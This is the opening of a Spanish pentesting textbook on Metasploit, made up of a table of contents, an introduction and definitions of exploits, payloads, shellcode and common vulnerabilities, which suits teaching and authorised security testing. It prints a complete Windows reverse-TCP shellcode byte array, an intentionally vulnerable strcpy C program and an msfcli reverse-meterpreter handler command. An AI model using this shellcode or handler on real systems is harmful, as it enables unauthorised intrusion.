Metasploit

para Pentesters

2ª Edición

Pablo González Pérez

con la colaboración de Chema Alonso

Índice

Introducción 9

Capítulo I Conceptos básicos 11

1. Definiciones 11
   - Software fiable vs Software seguro 11
   - Bug 11
   - Exploit 12
   - Payload 12
   - Shellcode 12
   - 0-day exploit 13
   - Buffer Overflow 14
   - SQL Injection 14
   - XSS (Cross-Site Scripting) 14
   - Metasploit 15
   - Módulos 15
   - Interfaces Metasploit 15
   - Herramientas del framework 17
   - Arquitectura de Metasploit 19
   - Tipos de módulos en Metasploit framework 20
2. Versiones de Metasploit 21
   - Metasploit Community Edition 21
   - Metasploit Pro 22
   - Metasploit Express 22
3. El test de intrusión o pentest 23
4. Fases del test de intrusión 24
   - El contrato: alcance y términos del test de intrusión 25
   - Recolección de información 25
   - Análisis de vulnerabilidades 25
   - Explotación de las vulnerabilidades 26
   - Post-explotación del sistema 26
   - Generación de informes 27
5. Comandos básicos de Metasploit 27
   - Comandos de ayuda y búsqueda 29
   - Comandos de interacción y configuración 30
   - Comandos de base de datos 34
6. Notas éticas 37

Capítulo II Preliminares 39

1. Ámbito 39
2. Recogida de información 40
   - Técnicas pasivas 40
   - Técnicas activas 44
3. Escáneres de vulnerabilidades 51
   - Compatibilidad con los ficheros de información de escáneres 51
   - Escáner nessus e importación de datos 52
   - Escáner MBSA e importación de datos 55
   - Técnica Autopwn 55

4. Escáneres dirigidos a servicios 60
El objetivo 60
Herramientas auxiliary en Metasploit 60

Capítulo III El arte de la intrusión 63

1. Ámbito 63
2. Payloads 64
3. Intrusión sin interacción 66
PoC: La primera intrusión 66
PoC: Denegación de servicio y las pérdidas 68
4. Intrusión con interacción 70
PoC: Los archivos adjuntos pueden ser muy peligrosos 71
PoC: QuickTime y sus conexiones por Rubén Santamarta 73
Dark Shadows, el mundo oscuro y real 76
PoC: La técnica Browser Autopwn 77
5. Automatizando las órdenes 80
Ejemplo: Descubrimiento básico 81
Creación de un resource script 83
6. Servidores Rogue 84
PoC: Rogue DHCP, Fake DNS y Applet de Java 85
Fake DNS por José Selvi 89
7. Personalización y actualización del framework 91
Actualización controlada de recursos 91
Ejemplo: Descarga de exploit y adición al framework 92

Capítulo IV Meterpreter & Post-Explotation 95

1. Ámbito 95
2. Comandos básicos de Meterpreter 96
Core commands 97
Stdapi 99
Priv 104
3. Scripts de Meterpreter 106
winenum: el informador 107
Los scripts get 109
Los scripts post 112
Los multi scripts 119
4. Módulos de Meterpreter 120
Módulo: Espia 121
Módulo: Incognito 121
PoC: Recuperando hashes SMB con snarf_hashes 123
Módulo: Sniffer 124
PoC: Espiando la red de la victima 125
5. Pass the hash 129
Teoría de credenciales Windows 129
PoC: Llegando más lejos gracias a la suplantación de identidades 131
6. Pivoting 136
7. Persistencia 136
PoC: Metsvc y la conexión directa 136
PoC: Persistence y la conexión inversa 137
8. Migración a un proceso 139
PoC: De proceso a proceso capturando pulsaciones 141
9. Scraper 142
.... 143

10. Actualizando de cmd a Meterpreter 144
11. Railgun 144
12. Otras PoC interesantes 146
PoC: Meterpreter, troyanos y rootkits educativos 146
PoC: Explotado e infectado 149
PoC: Volcado de memoria remota y análisis 151
PoC: VNC Payload 154
PoC: Port forwarding 156

Capítulo V Otras msf tools 159

1. msf tools 159
2. Msfcli: El poder de la línea 160
Modos de msfcli 161
Beneficios del uso de msfcli 163
Teoría de conexiones 164
PoC: Servidor de exploits y máquina privada para las sesiones 166
3. Msfpayload: payload a gusto del consumidor 168
Modos de msfpayload 168
PoC: Obtención de payload para implementación en exploit 171
PoC: Creación de un troyano casero 173
PoC: Creación de un paquete DEB malicioso 176
Payloads Vs Antivirus 178
4. Msfencode: Evadir la detección 179
Codificación con msfencode 180
PoC: Creación de un ejecutable codificado 181
Codificación múltiple 182
PoC: Creación de un ejecutable multicodificado 182
Teoría sobre ejecutables personalizados y sigilosos 183
PoC: Creación de un ejecutable personalizado 184
PoC: Creación de un ejecutable personalizado y sigiloso 185
5. Msfvenom: Payload y evasión 188
Beneficios del uso de msfvenom 188
Opciones de msfvenom 189
Creación de shellcode codificado 190
PoC: Creación de ejecutable codificado con msfvenom 191
6. Msfd: Gestión remota 192
Opciones de msfd 192
PoC: Conexión en un puerto personalizado y preparando exploit 193
7. Manipulación de memoria 195
Msfelfscan y msfpescan 195

Capítulo VI Ingeniería social con SET 197

1. Ingeniería social 197
2. ¿Qué es y qué propone? 198
Configuración de SET 200
3. Vector de ataque: phishing 201
PoC: Ataque dirigido a un dominio 201
4. Vector de ataque: web 205
PoC: Recolectando credenciales 206
PoC: JAVA applet 209
5. Medios infectados 212
6. Payloads como ejecutables 213

7. Dispositivos USB HID 213
8. Ataques por correo electrónico 214
9. Falsificación de SMS 215
10. Vector de ataque: Wireless 216
11. Vector de ataque QRCode 218
PoC: Ingeniería social con un QRCode malicioso 218
12. Vector de ataque PowerShell 219
PoC: Inyección de Meterpreter a través de PowerShell 220
13. PoC: El mundo del spoofing y SET 221

Capítulo VII Más allá con Fast-Track 225
1. ¿Qué es y para qué sirve? 225
2. Fast-Track y sus posibles ejecuciones 225
Fast-Track interactivo 226
Fast-Track línea de comandos 228
Fast-Track vía web 229
3. Tutoriales en Fast-Track 230
4. Configuración de Fast-Track 231
5. Funcionalidades 232
Autopwn Automation 232
Nmap Scripting Engine 234
Microsoft SQL Tools 234
Mass Client-Side Attack 236
Exploits 237
Binary to Hex Payload Converter 237
Payload Generator 238
6. Conciencia sobre Fast-Track 240
7. Reflexión sobre herramientas externas a Metasploit 241

Capítulo VIII Metasploit en dispositivos móviles 243
1. Introducción 243
2. Instalación de Metasploit en dispositivos iOS 244
Requisitos previos e instalación 244
Instalación del módulo SET (Social Engineering Toolkit) en iOS 246
Instalar Fast-Track en iOS 247
3. Ataques en dispositivos iOS 247
Atacar el terminal con un exploit remoto: El caso de iOS 247
Atacar las comunicaciones WiFi de dispositivos iOS 252
Atacar las comunicaciones VPN de iOS 255
Atacar las comunicaciones BlueTooth de un iOS 255
Atacar las comunicaciones 3G o GPRS de iOS 256
Ataques man in the middle en iOS 257
Ataques de Juice Jacking a iOS 258
Post-Explotación: Ataque al backup de un terminal iOS 259
4. Conclusiones 262

Índice alfabético 263

Índice de imágenes 265

Índice de tablas 272

Libros publicados 273

Introducción

El presente libro tiene como objetivo proporcionar una visión global sobre el *framework* de *pentesting* conocido como *Metasploit*. Esta herramienta dispone de gran cantidad de funcionalidades las cuales son muy utilizadas en el día a día por los auditores de seguridad para llevar a cabo sus test de intrusión. Es esta variedad una de las principales características importantes que proporciona *Metasploit* dando al usuario el poder para utilizar *exploits* de calidad comercial, pero además toda una infraestructura para realizar otras necesidades del auditor como pueden ser la recolección de información, escaneos en busca de vulnerabilidades, la post-explotación, la automatización de las tareas de auditoría o la generación de sus propios *exploits*.

La seguridad es una de las ramas de la informática que más rápido avanza, y es por ello que se debe estar bien informado de las vulnerabilidades que salen diariamente, por ejemplo, mediante el uso de listas de seguridad. Imagínese llegando a una empresa la cual debe ser auditada, ya sea caja blanca o negra, y debe enfrentarse a una gran cantidad de equipos, los cuales serán puestos a prueba por su técnica y destreza en el arte de la intrusión. Las herramientas con las que cuenta es un factor indispensable para que la auditoría llegue a buen puerto, pero además, debe disponer de los conocimientos para poder ejecutar dichas herramientas con coherencia. Una cosa debe prevalecer y es que el auditor debe realizar una serie de fases previas antes de lanzar sus herramientas sobre los sistemas, ¿*Metasploit* engloba el proceso completo? Lógicamente no, pero se estudiará como este *framework* puede realizar fases previas a la explotación del sistema, lo que significa que *Metasploit* no es sólo explotación.

Imagínese que sigue en la empresa objeto de la auditoría de seguridad, y tras marcarse unos objetivos, decide emprender el proceso de recolección de información. Este proceso puede devolver desde gran cantidad de datos relevantes sobre la empresa objeto, o una mínima información aparentemente no muy relevante. Tras el análisis de esta información observa que existen máquinas o sistemas que pueden encontrarse en riesgo, ya que no disponen de ciertas actualizaciones en algunas aplicaciones o en el sistema operativo. Decide lanzar el escaneo de vulnerabilidades, con la información recogida anteriormente, que tras un análisis exhaustivo han aportado datos interesantes. Tras el escaneo se ha confirmado que los sistemas son vulnerables, ahora tiene esa sensación de que esta cerca de conseguir uno de los grandes objetivos que es lograr entrar en el sistema y demostrar a quién le contrató que sus sistemas no eran todo lo seguro que él, en principio, pensaba.

Se encuentra cerca del éxtasis, la intrusión en el sistema ajeno, el sistema prohibido, su reto, su meta. Conoce el punto débil del sistema y dispone de las herramientas y conocimientos para entrar en él. Es la hora de lanzar el *exploit*, ese pequeño código que te hace restar un objetivo en tu lista inicial. Tras la ejecución del *exploit*, dispone de una *shell* o, en el mejor de los casos, un *meterpreter*, el cual

le proporciona un gran abanico de funcionalidades para realizar sobre la máquina vulnerada. Ha llegado al súmmum, pero ¿por qué parar aquí? Dispone de una máquina para poder acceder a otras, y conseguir lograr más objetivos.

Ahora, tiene un equipo sobre el que poder elevar privilegios, obtener otras cuentas, poder llegar a lugares dónde antes no podía llegar, y en definitiva seguir husmeando en esa gran red interna que dispone la empresa objeto. Puede hacerse pasar por otros usuarios, acceder a recursos compartidos, puede haberse convertido en el nuevo *root* de la empresa. La post-explotación es un proceso que le ha ayudado a sentirse como en casa en un lugar tan extraño y ajeno al auditor. Pero todo toca a su fin, su jornada laboral termina y debe preparar el informe con todo lo que ha hecho y ha conseguido en el día de hoy. Una parte muy necesaria, ya que debe informar de dónde están los fallos de seguridad y dar su recomendación para que puedan ser evitados en un futuro próximo.

El libro presenta la exposición de ideas claras y de manera sencilla, mediante el uso de ejemplos prácticos, sobre *Metasploit framework*, sin dejar al margen el entorno sobre el que *Metasploit* se ejecuta que es el test de intrusión. Hoy en día, los auditores no conocen el enorme potencial que aporta el *framework*, o simplemente no disponen de los conocimientos técnicos para obtener el máximo potencial a esta herramienta. Es por ello que es deseo del autor que tras la lectura de este libro, el auditor encuentre en *Metasploit* su navaja suiza, siempre complementada con otras herramientas, para el proceso de auditoría de seguridad.

Capítulo I
Conceptos básicos

1. Definiciones

Si es la primera vez que usa *Metasploit* debe conocer de qué consta este *framework* antes de poder trabajar con él. *Metasploit* puede ser tachado como un entorno de difícil manejo y configuración pero a través de las hojas de este libro podrá descubrir que en la mayoría de los casos es de sencillo manejo y muy flexible. Las definiciones que se exponen a continuación le ayudan a distinguir distintas herramientas que componen el *framework*, hay que tener en cuenta que éste se actualiza en pequeños periodos de tiempo y se implementan nuevas herramientas que se introducen en él.

A continuación se exponen términos que se pueden encontrar en el día a día de un auditor, lo cual aporta una base para saber qué conceptos se están tratando. Además, se especifican las vulnerabilidades más destacadas y definiciones propias del entorno de *Metasploit*.

Software fiable vs Software seguro

El software fiable es aquel que hace lo que se supone que debe hacer. El software seguro es aquel que hace lo que se supone que debe hacer y nada más. Son los ocasionales y sorprendentes "algo más" los que producen inseguridad en un sistema. La solución ideal es utilizar software seguro siempre, pero el mundo real no es el ideal, por lo que se deben realizar ciertas acciones para mitigar ese "algo más" que puede realizar cierto software.

El software es desarrollado por seres humanos por lo que es imperfecto por naturaleza, son esos fallos de programación los que en muchas ocasiones provocan que el software disponga implícitamente de vulnerabilidades. Si un atacante detecta esa vulnerabilidad puede disponer de una puerta de acceso al sistema en el mejor de los casos.

Bug

Un *bug* es el resultado de un fallo de programación durante el proceso de creación o desarrollo de las aplicaciones. Este fallo puede haberse introducido en cualquiera de las etapas del ciclo de vida de una aplicación, aunque, por lo general ocurre en la etapa de implementación.

Exploit

Exploit viene del verbo inglés *to exploit*, que significa explotar o aprovechar. Un *exploit* es un código escrito con el fin de aprovechar un error de programación y la intención de obtener diversos privilegios. Un buen número de *exploits* tienen su origen en un conjunto de fallos de programación similares.

Normalmente, con la ejecución de un *exploit* el atacante busca tomar el control de una máquina de manera ilícita, realizar una escalada de privilegios en un sistema local sobre el que no dispone de ellos o sobre una máquina remota comprometida, o realizar un ataque de denegación de servicio, causando la caída de una aplicación o un sistema, evitando el normal funcionamiento de un servicio.

Por lo general el lenguaje estrella para desarrollo un *exploit* es el lenguaje C. También se pueden realizar *exploits* en otros lenguajes como *Ruby, Java* o *Python*, pero como se ha indicado anteriormente lo normal es la escritura de éstos en C.

Algunos de los grupos de vulnerabilidades más conocidos son:

- Vulnerabilidades de desbordamiento de *buffer*.
- Vulnerabilidades de error de formato de cadena o *format string bugs*.
- Vulnerabilidades de *Cross Site Scripting*, XSS.
- Vulnerabilidades de SQL *Injection*.

Payload

Es la parte del código de un *exploit* que tiene como objetivo ejecutarse en la máquina víctima para realizar la acción maliciosa. La manera óptima para entender el significado de *payload* es mediante el uso de ejemplos. Un *payload* puede ser el código que se inyecta en una máquina a través de un *exploit*, y el cual permite al atacante ejecutar código en la máquina remota. Ese código puede ser el que implemente una *shell* inversa, es decir, la máquina víctima lanzará una conexión hacia la máquina del atacante devolviéndole una línea de comandos para que pueda interactuar con la máquina vulnerada.

Otro ejemplo de *payload* puede ser una *bind shell*, es decir, una vez se ha introducido el código a ejecutar en la máquina remota éste deja a la escucha en un puerto de la máquina una *shell*. El atacante se conectará a dicho puerto mediante conexión directa y dispondrá de acceso y ciertos privilegios.

Un *payload* también puede ser, simplemente, conseguir ejecutar en la máquina remota una secuencia de comandos sobre la máquina víctima. Por ejemplo, para realizar una denegación de servicio sobre una aplicación en una máquina vulnerable.

Shellcode

Es un conjunto de instrucciones usadas como un *payload* cuando se produce el proceso de explotación del sistema. La *shellcode* son órdenes, generalmente, escritas en lenguaje ensamblador. Para generar

este tipo de código, normalmente, se utiliza un lenguaje de mayor nivel como puede ser C. Después, este código al ser compilado, genera el código de máquina resultante, el cual es denominado *opcode*.

Las *shellcodes* deben ser de tamaño pequeño para poder ser inyectadas dentro de la pila de la aplicación, que es generalmente un espacio reducido. Es muy común, que en el proceso de compilación de la *shellcode* se generen los llamados *bytes* nulos, los cuales provocan la frenada de la ejecución del código de ésta. El usuario que genere el código debe tener en cuenta esto, y debe encargarse de remplazar las instrucciones que generan estos *bytes* nulos por otras que no los produzcan, o realizando una operación XOR, y de ésta forma conseguir que la *shellcode* se ejecute sin problemas.

```
/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * LHOST=192.168.1.1, LPORT=4444, ReverseConnectRetries=5,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
"\x05\x68\xc0\xa8\x01\x01\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10"
"\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e"
"\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56"
"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a"
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
```

Fig 1.01: *Shellcode* generada con *Msfpayload*.

0-day exploit

Un *0-day exploit* es una de las características más peligrosas en el ámbito de la seguridad informática. Un *exploit* de día cero, o *0-day exploit*, es un código malicioso que permitirá a un atacante obtener el control remoto de un sistema. Como particularidad hay que recalcar que la vulnerabilidad de la que se aprovecha este *exploit* es desconocida por los usuarios y el fabricante del producto. Es este hecho el que hace un *0-day exploit* como un instrumento muy peligroso en una guerra informática.

Este tipo de *exploits* disponen de una ventana temporal existente entre el tiempo en el que se publica la amenaza o *exploit* y el tiempo en el que aparecen los códigos que corrigen dicha vulnerabilidad. En general, los parches o actualizaciones son desarrollados por los responsables de la aplicación. Es importante que las empresas dispongan de planes de actuación ante estos hechos, ya que sus sistemas pueden quedar expuestos a las amenazas desconocidas.

Buffer Overflow

Esta vulnerabilidad, bastante común y con mucha historia en la informática, ocurre cuando una aplicación no comprueba correctamente el número de *bytes* que son almacenados en una dirección de memoria, o *buffer*, previamente reservada. De este modo, la cantidad de *bytes* que se van a almacenar son superiores a la cantidad reservada para tal fin.

Para que se pueda entender mejor se propone el siguiente código en lenguaje C. El código muestra como se copiará el primer argumento que se le pasa a la aplicación *argv[1]* a un *buffer* reservado y estático con 10 *bytes* de tipo *char*. No existe ninguna comprobación de que la cadena que se pasa al programa mediante la variable *argv[1]* sea igual o inferior a 10 caracteres. ¿Es este código vulnerable?

```
# include <stdio.h>
int main (int argc, char **argv)
{
char buf[10];
printf("holamundo");
strcpy(buf,argv[1]);
return 0;
}
```

Este programa no limita la cantidad de *bytes* que se intentarán almacenar en la memoria reservada para el *buffer*, por lo que se podrá escribir fuera de éste. Al escribir en las direcciones de memoria adyacentes al *buffer* se podrá inyectar código ejecutable para conseguir ciertos privilegios sobre el proceso y sobre la máquina objeto, o simplemente ocasionar un *crash* o caída de la aplicación.

SQL Injection

Es una de las grandes vulnerabilidades informáticas de la historia. Hoy en día, copa los primeros puestos en número de vulnerabilidades conocidas, junto a XSS y *buffer overflow*. Consiste en la inyección de código SQL en el nivel de validación de una aplicación que realiza consultas sobre una base de datos.

En otras palabras, la aplicación no chequea o filtra las variables utilizadas por el programa para recibir los parámetros y se consigue inyectar código SQL dentro del propio código de la aplicación.

Normalmente es ejecutada en aplicaciones web, con lo que se puede obtener información que existe en la base de datos del sitio en cuestión. También se puede encontrar en aplicaciones de escritorio.

XSS (Cross-Site Scripting)

Es otra de las grandes vulnerabilidades de la informática, permite a un atacante inyectar código en páginas web que son visitadas por un usuario o víctima. El objetivo de esta vulnerabilidad es que una víctima entre en un sitio web y la presentación que se haga de éste se encuentre manipulada provocando un robo de información o manipulación sobre los datos que se visualizan.

Metasploit

Es el nombre que recibe el proyecto, *open source*, sobre seguridad informática. Este proyecto facilita el trabajo al auditor proporcionando información sobre vulnerabilidades de seguridad, ayudando a explotarlas en los procesos de *pentesting* o test de intrusión.

Fig 1.02: Logo de *Metasploit*.

El subproyecto más famoso del que dispone es *Metasploit framework*, o simplemente denominado *Metasploit*. Originalmente fue desarrollado en el lenguaje de programación *Perl*, para que con el paso del tiempo fuera escrito de nuevo bajo el lenguaje *Ruby*. Este *framework* es un conjunto de herramientas con las que el auditor puede desarrollar y ejecutar *exploits* y lanzarlos contra máquinas para comprobar la seguridad de éstas. Otras de las funcionalidades que aporta es un archivo de *shellcodes*, herramientas para recolectar información y escanear en busca de vulnerabilidades.

Módulos

Metasploit dispone de módulos los cuales ayudan a aumentar de manera sencilla las funcionalidades del *framework*. Un módulo es una pieza o bloque de código que implementa una o varias funcionalidades, como puede ser la ejecución de un *exploit* concreto o la realización de un escaneo sobre máquinas remotas. Los módulos que componen el *framework* son el núcleo de *Metasploit* y los que hacen que sea tan poderoso. Éstos pueden ser desarrollados por los usuarios y de esta manera ampliar el *framework* de manera personalizada, y en función de las necesidades del auditor.

Interfaces Metasploit

Metasploit dispone de varias interfaces con las que interactuar con el *framework*. El usuario puede interactuar mediante una interfaz gráfica, línea de comandos o consola. También se dispone de la posibilidad de acceder directamente a las funciones y módulos que componen el *framework*. Esta acción puede resultar muy útil para utilizar ciertos *exploits* sin necesidad de lanzar todo el entorno.

La primera interfaz que se presenta es *msfconsole*. Es el todo en uno del *framework*, el auditor dispone de una consola desde la cual puede acceder a todas las opciones disponibles de *Metasploit*. La consola dispone de un gran número de comandos, los cuales disponen de una sintaxis sencilla y fácil de recordar. Esta interfaz se lanza ejecutando el comando *msfconsole* en una terminal, si se encuentra en *Linux*.

```
root@root:/pentest/exploits/framework3# msfconsole

#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #


       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

msf >
```

Fig 1.03: Consola de *Metasploit framework*.

La segunda interfaz que se presenta es *Armitage*. Esta interfaz proporciona un entorno gráfico e intuitivo al auditor para llevar a cabo el test de intrusión y entender el *hacking* de manera sencilla. Esta interfaz se lanza ejecutando el comando *armitage* en una terminal.





Fig 1.04: Interfaz gráfica *Armitage*.

La tercera interfaz que se presenta es la web UI de *Metasploit*. Con esta interfaz se puede gestionar el test de intrusión de manera remota, sin necesidad de disponer del *framework* en local, pudiendo realizar casi todas las opciones que pueden realizarse desde la consola.





Fig 1.05: Interfaz web *Metasploit*.

La cuarta interfaz que se presenta es *msfcli*. Esta interfaz no permite la interacción directa, está pensada para automatizar la explotación de los sistemas. Esta interfaz se lanza ejecutando el comando *msfcli*, el cual dispone de un parámetro en el que se indica el módulo que se requiere, módulo *exploit* o auxiliar, y opciones en función de lo que el auditor necesite. Más adelante se especificará en mayor detalle esta herramienta.

```
root@root:/pentest/exploits/framework3# msfcli exploit/multi/handler payload=win
dows/meterpreter/reverse_tcp lhost=192.168.1.40 lport=4444 E
[*] Please wait while we load the module tree...

                                 _
                                | |      o
 _  _  _    _ _|_  __,   ,    _  | |  __    _|_
/ |/ |/ |  |/  |  /  |  / \_|/ \_|/  /  \_|  |
  |  |  |_/|__/|_/\_/|_/ \/ |__/ |__/\__/ |_/|_/
                           /|
                           \|


       =[ metasploit v3.7.0-release [core:3.7 api:1.0]
+ -- --=[ 684 exploits - 355 auxiliary
+ -- --=[ 217 payloads - 27 encoders - 8 nops

payload => windows/meterpreter/reverse_tcp
lhost => 192.168.1.40
lport => 4444
[*] Started reverse handler on 192.168.1.40:4444
[*] Starting the payload handler...
```

Fig 1.06: Interfaz *msfcli*.

Herramientas del framework

Se disponen de ciertas herramientas que dan acceso directo al auditor para trabajar con funcionalidades específicas del *framework*. Estas herramientas pueden ser utilizadas en situaciones específicas por

parte del usuario, sin necesidad de lanzar la consola y cargar el entorno al completo. Se pretende dar a conocer y definir dichas herramientas, explicándose con mayor detalle más adelante

Msfpayload

Es una herramienta orientada a todo lo relacionado con el ámbito de las *shellcodes*. *Msfpayload* es capaz de generar *shellcodes* para distintos lenguajes de programación, ejecutables que inyecten el código malicioso en la máquina víctima tras su ejecución, listar las *shellcodes* disponibles en *Metasploit*, son sus principales funcionalidades. Normalmente, se utiliza para generar el código que se utilizará con un *exploit* que no se encuentre en el *framework*, pero también puede ayudar al auditor para probar los diferentes tipos *shellcodes*.

Msfencode

Esta herramienta se encarga de dificultar a los sistemas de intrusión, IDS, e infección, antivirus, la detección del *payload*. Además, permite eliminar los *bytes* nulos que se generan en la creación de una *shellcode*. ¿En qué se basa *msfencode*? Se dispone de una serie de *encoders* o codificadores para ofuscar de algún modo estos *payloads* con los objetivos nombrados anteriormente.

Esta herramienta es interesante cuando se dispone de un *payload* generado con *msfpayload*, el cual puede disponer de *bytes* nulos, x00, xff. Además, la codificación del código es prácticamente obligatoria si se requiere que ese ejecutable llegue a una máquina con aplicaciones de protección.

msfvenom

Esta herramienta unifica las aplicaciones *msfencode* y *msfpayload*. Su principal ventaja es disponer de ambos comandosen una sola instancia y un incremento de velocidad en la generación de las acciones. Simplemente, se puede tratar dicha herramienta como una ayuda al auditor para disponer de todo lo necesario para generar los *payloads* y codificarlos o cifrarlos desde una misma herramienta sin necesidad de utilizar formatos intermedios.

Msfpescan y msfelfscan

La herramienta *msfpescan* permite escanear ficheros ejecutables o DLLs de *Windows* para encontrar instrucciones de código máquina sobre una imagen basada en memoria. Por otro lado la herramienta *msfelfscan* permite realizar las mismas tareas pero sobre las aplicaciones ELF en sistemas operativos *Linux*

Msfrop

Hoy en día los desarrolladores de *exploits* se encuentran con DEP(*Data Execution Prevention*), habilitado por defecto en los sistemas operativos más nuevos. DEP previene la ejecución del *shellcode* en la zona de memoria denominada como pila. En este punto los desarrolladores se vieron obligados a buscar como voltear esta mitigación, desarrollando la llamada ROP(Return-oriented programming). El *payload* ROP se crea utilizando conjuntos de instrucciones ya existentes en binarios en modo no ASLR (*Address Space Layout Randomization*), y de este modo conseguir que

el *shellcode* sea ejecutable. Cada conjunto conseguido debe acabar con la instrucción RETN para continuar con la cadena ROP. Se puede encontrar que este tipo de conjuntos se llaman *gadgets*.

La herramienta *msfrop* realiza un análisis sobre el binario que se le pasa y tras el procedimiento devolverá los *gadgets* utilizables.

Msfd

Esta herramienta proporciona un demonio o servicio de *Metasploit* el cual genera un *listener* en un puerto. Los clientes podrán conectar con este servicio y disponer de su propia interfaz de consola, hay que tener en cuenta que todos los clientes utilizan la misma instancia del *framework*.

Los clientes suelen conectarse a través de la famosa herramienta *netcat*, indicando la dirección IP y el puerto. Este servicio da flexibilidad y la posibilidad de utilizar el *framework* en remoto con todas las funcionalidades disponibles en local.

Arquitectura de Metasploit

En la imagen se puede visualizar la arquitectura de la que está compuesta *Metasploit*. En ella se pueden observar 3 librerías críticas como son *rex*, *msf core* y *msf base*, las distintas interfaces ya explicadas en este libro y los 6 tipos de módulos que se dispone en el *framework*. Las herramientas MSF y los plugins externos también se especifican y se puede visualizar con que librería interactúan directamente.





Fig 1.07: Arquitectura de *Metasploit*.

La librería *rex* es la básica y se encarga de la mayoría de las tareas, manejando *sockets*, protocolos, por ejemplo, SSL, SMB, HTTP, y otras operaciones interesantes como son las codificaciones, por ejemplo, XOR, *Base64* o *Unicode*.

Las librerías *msf core* y *msf base* proporcionan APIs al *framework*. Las interfaces, módulos y *plugins* interactúan con la API base y *core* que se encuentra en ambas librerías. Con este esquema se puede entender que las librerías son el núcleo del *framework* y que todos los elementos de alrededor dependen de éstas. *Ruby* es el lenguaje encargado de implementar el núcleo de *Metasploit*.

Tipos de módulos en Metasploit framework

Los módulos implementan las funcionalidades del *framework*. Existen 6 categorías, a día de hoy, aunque en muchos libros y sitios web de Internet se especifican 5 categorías, ya que no se considera el módulo de post-explotación como uno independiente.

```
